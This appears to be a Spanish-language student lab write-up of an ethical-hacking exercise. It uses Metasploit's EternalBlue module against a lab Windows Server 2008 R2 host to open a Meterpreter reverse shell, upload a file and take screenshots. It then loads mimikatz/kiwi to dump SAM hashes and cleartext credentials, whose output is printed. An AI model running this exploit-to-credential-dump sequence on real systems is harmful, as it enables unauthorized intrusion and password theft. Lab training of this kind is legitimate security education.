
Matching Modules
================


   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

```
View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.136:4444
[*] 192.168.1.125:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.125:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7600 x64 (64-b
it)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34
: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.125:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.125:445 - The target is vulnerable.
[*] 192.168.1.125:445 - Connecting to target for exploitation.
[+] 192.168.1.125:445 - Connection established for exploitation.
[+] 192.168.1.125:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.125:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.125:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.125:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.1.125:445 - 0x00000020  72 20 37 36 30 30                                 r 7600
[+] 192.168.1.125:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.125:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.125:445 - Sending all but last fragment of exploit packet
^[[A[*] 192.168.1.125:445 - Starting non-paged pool grooming
[+] 192.168.1.125:445 - Sending SMBv2 buffers
^[[B[+] 192.168.1.125:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.125:445 - Sending final SMBv2 buffers.
[*] 192.168.1.125:445 - Sending last fragment of exploit packet!
[*] 192.168.1.125:445 - Receiving response from exploit packet
[+] 192.168.1.125:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.125:445 - Sending egg to corrupted connection.
[*] 192.168.1.125:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.125
[*] Meterpreter session 1 opened (192.168.1.136:4444 → 192.168.1.125:49158) at 2025-10-25 10:32:09 -0400
[+] 192.168.1.125:445 - =-=-=-=
```





Se crea archivo de manera local

```
┌──(kali㉿kali)-[~]
└─$ echo "Este es mi mensaje de pruebita grupo2" > /home/kali/pruebitaG2.txt

┌──(kali㉿kali)-[~]
└─$ ls -l /home/kali/pruebitaG2.txt
-rw-rw-r-- 1 kali kali 38 Oct 25 10:40 /home/kali/pruebitaG2.txt

┌──(kali㉿kali)-[~]
└─$ chmod 644 /home/kali/pruebitaG2.txt
```

Cargando el archivo a la carpeta C:\

```
meterpreter > upload /home/kali/pruebitaG2.txt C:\\pruebitaG2.txt
[*] Uploading  : /home/kali/pruebitaG2.txt → C:\pruebitaG2.txt
[*] Uploaded 38.00 B of 38.00 B (100.0%): /home/kali/pruebitaG2.txt → C:\pruebitaG2.txt
[*] Completed  : /home/kali/pruebitaG2.txt → C:\pruebitaG2.txt
meterpreter >
```


Shell: se accede al equipo y se transfiere el archivo al target


```
meterpreter > shell
Process 1532 created.
Channel 2 created.
Microsoft Windows [Versi♦n 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>type C:\\pruebitaG2.txt
type C:\\pruebitaG2.txt
Este es mi mensaje de pruebita grupo2
```


Se generan Screenshot de los 3 momentos

```
meterpreter > screenshot
Screenshot saved to: /home/kali/tlRfpcHz.jpeg
meterpreter >
```





Descarga del archivo “solicitado” del target a equipo local y visualización de contenido.



Generación de usuarios

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > creds_all
[-] The "creds_all" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-1MONFDST2RR
SysKey : 83185308564cdfa90110eb50f029b160
Local SID : S-1-5-21-1897581080-1249905307-3320418276

SAMKey : dcefc1e3c502896c1cecb0d868e6854b

RID  : 000001f4 (500)
User : Administrador
  Hash NTLM: 7fd370ca77b9c209ac904a0752f38b18

RID  : 000001f5 (501)
User : Invitado

RID  : 000003e8 (1000)
User : EthicalHacking
  Hash NTLM: f6c42f95610be9b1459b071761edc1e4
```

Visualización de Usuarios y contraseñas

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username        Domain           LM                                NTLM                              SHA1
--------        ------           --                                ----                              ----
EthicalHacking  WIN-1MONFDST2RR  c8dfd5ac0546e95d2eaee6da7dcae6ae  f6c42f95610be9b1459b071761edc1e4  541df7f9756eac7241c975c227df80706b8bc1c8

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
EthicalHacking    WIN-1MONFDST2RR  Asdf1234$%
WIN-1MONFDST2RR$  WORKGROUP        (null)

tspkg credentials
=================

Username        Domain           Password
--------        ------           --------
EthicalHacking  WIN-1MONFDST2RR  Asdf1234$%

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
EthicalHacking    WIN-1MONFDST2RR  Asdf1234$%
win-1monfdst2rr$  WORKGROUP        (null)
```